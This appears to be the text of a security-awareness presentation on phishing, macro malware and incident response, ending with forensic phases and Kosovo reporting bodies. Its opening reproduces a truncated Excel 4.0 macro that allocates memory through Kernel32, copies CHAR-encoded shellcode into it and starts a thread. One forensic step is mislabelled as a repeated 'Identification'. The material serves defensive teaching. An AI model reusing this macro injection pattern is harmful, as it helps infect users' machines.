Run Dialog
Controls
Source
Map Properties
Expansion Packs
Refresh Data
Import
Export
XML
Document Panel
Modify
R4C103
=IF(ISERROR(R3C103), R1C100(), R1C104())
97
98
99
100
101
102
103
104
105
=R1C101()
=CALL("Kernel32",R5C102,"JJJJJ",1342177
=SELECT(R1C101:R1000:C101,R1C101)
=SET.VALUE(R1C99, 0)
=WHILE(LEN(ACTIVE.CELL())>0)
=CALL("kernel32", "RtlCopyMemory", "JJ
=SET.VALUE(R1C99, R1C99 + 1)
=SELECT(, "R[1]C")
=NEXT()
=CALL("Kernel32","CreateThread","JJJJJJ
=FORMULA("Error: Connection to the Enc
=WORKBOOK.ACTIVATE("Sheet1")
=HALT()
=CHAR(72)&CHAR(4
=CHAR(148)&CHAR(1
=CHAR(220)&CHAR(2
=CHAR(88)&CHAR(2
=CHAR(222)&CHAR(2
=CHAR(209)&CHAR(1
=CHAR(159)&CHAR(1
=CHAR(88)&CHAR(11
=CHAR(66)&CHAR(21
=CHAR(19)&CHAR(3
=CHAR(152)&CHAR(2
=CHAR(78)&CHAR(52
=CHAR(206)&CHAR(2
=CHAR(100)&CHAR(1
=CHAR(93)&CHAR(22
=CHAR(239)&CHAR(1
=CHAR(213)&CHAR(1
=CHAR(153)&CHAR(1
=CHAR(46)&CHAR(12
=CHAR(170)&CHAR(1
=CHAR(148)&CHAR(2
=CHAR(239)&CHAR(1
=CHAR(149)&CHAR(1
=CHAR(146)&CHAR(1
=CHAR(131)&CHAR(6
=CHAR(204)&CHAR(1
=CHAR(48)&CHAR(91
Vir
tual
All
oc
=CONCATENATE(R1C
=WORKBOOK.ACTIV
=R1C103()
=ERROR(FALSE, R2C1
C:\Program Files (x8
=FOPEN(R2C103, 2)
=IF(ISERROR(R3C103
=R1C105()
=CALL("Kernel32",R5
=SELECT(R1C105:R10
=SET.VALUE(R1C99, (
=WHILE(LEN(ACTIVE.
=CALL("Kernel32","V
=SET.VALUE(R1C99, F
=SELECT(, "R[1]C")
=NEXT()
=CALL("Kernel32","C
=R11C100()
=CHAR(217)&CHAR(2
=CHAR(95)&CHAR(20
=CHAR(132)&CHAR(3
=CHAR(73)&CHAR(16
=CHAR(16)&CHAR(16
=CHAR(36)&CHAR(17
=CHAR(24)&CHAR(48
=CHAR(156)&CHAR(9
=CHAR(28)&CHAR(49
=CHAR(215)&CHAR(2
=CHAR(157)&CHAR(4
=CHAR(133)&CHAR(2
=CHAR(101)&CHAR(1
=CHAR(37)&CHAR(22
=CHAR(99)&CHAR(27
=CHAR(102)&CHAR(8
=CHAR(76)&CHAR(18
=CHAR(15)&CHAR(12
=CHAR(226)&CHAR(1
=CHAR(36)&CHAR(22
=CHAR(177)&CHAR(1
=CHAR(224)&CHAR(1
=CHAR(179)&CHAR(1
=CHAR(110)&CHAR(1
=CHAR(19)&CHAR(15
=CHAR(197)&CHAR(9
=CHAR(21)&CHAR(11
Macro1
Sheet1
Sheet2
Sheet3
Select destination and press ENTER or choose Paste
100%

Phishing Exploit Chain



What can **we** do about it?

- Educate staff on spear phishing emails
- Implement in-memory (RAM) protections for end-points against advanced malware attacks
- Refine Group Policy (GPO) settings to limit macro executions
- Keep up with intelligence feeds to block malicious senders before campaigns

… and if nothing goes right …

And if nothing goes **right:**

- Access denial to critical data and/or computer systems
- Disruption of day-to-day business operations
- Legal implications
- Data leaks online (client/staff information)
- Tremendous long-term reputational damage

=> Financial loss

3 Response Plan

- Which follow-up procedures to follow?
- How to conduct an incident investigation?

Incident Response

High-level procedure

- Cálmate
- Identify compromised system(s)
- Isolate hosts
- Collect forensics images and analyze
- Block Indicators of Compromise (IOC)

Objectives

- Minimize the damage
- Reduce recovery time and costs
- Ensure service continuity and non-disruption
- Document and report every detail
- Curate lessons learned

Forensics Investigation

1. **Identification** — identifies potential sources of relevant evidence/information (devices) as well as key custodians and location of data.
2. **Preservation** — the process of preserving relevant electronically stored information (ESI) by protecting the crime or incident scene, capturing visual images of the scene and documenting all relevant information about the evidence and how it was acquired
3. **Collection** — collecting digital information that may be relevant to the investigation. Collection may involve removing the electronic device(s) from the incident scene and then imaging, copying or printing out content
4. **Identification** — an in-depth systematic search of evidence relating to the incident being investigated. The outputs of examination are data objects found in the collected information; they may include system- and user-generated files
5. **Reporting** — reports are based on proven techniques and methodology and secondly, other competent forensic examiners should be able to duplicate and reproduce the same results

Keep in **mind:**

- **Kosovo Police**: Cyber Crime Unit
- **Data Protection**: The Information and Privacy Agency
- **Cyber Security**: National Authority for Cyber Security
- **Computer Emergency Response Team**: KOS-CERT

Investigative Podcast

- Darknet Diaries (*darknetdiaries.com*)
- Real life stories
  - Major cyber incidents and data breaches
  - Insider threats
  - Physical security assessments
  - Cyber espionage
  - Wiretapping

Thanks!

You can find me at:

linkedin.com/in/artikarahoda

artikrh.github.io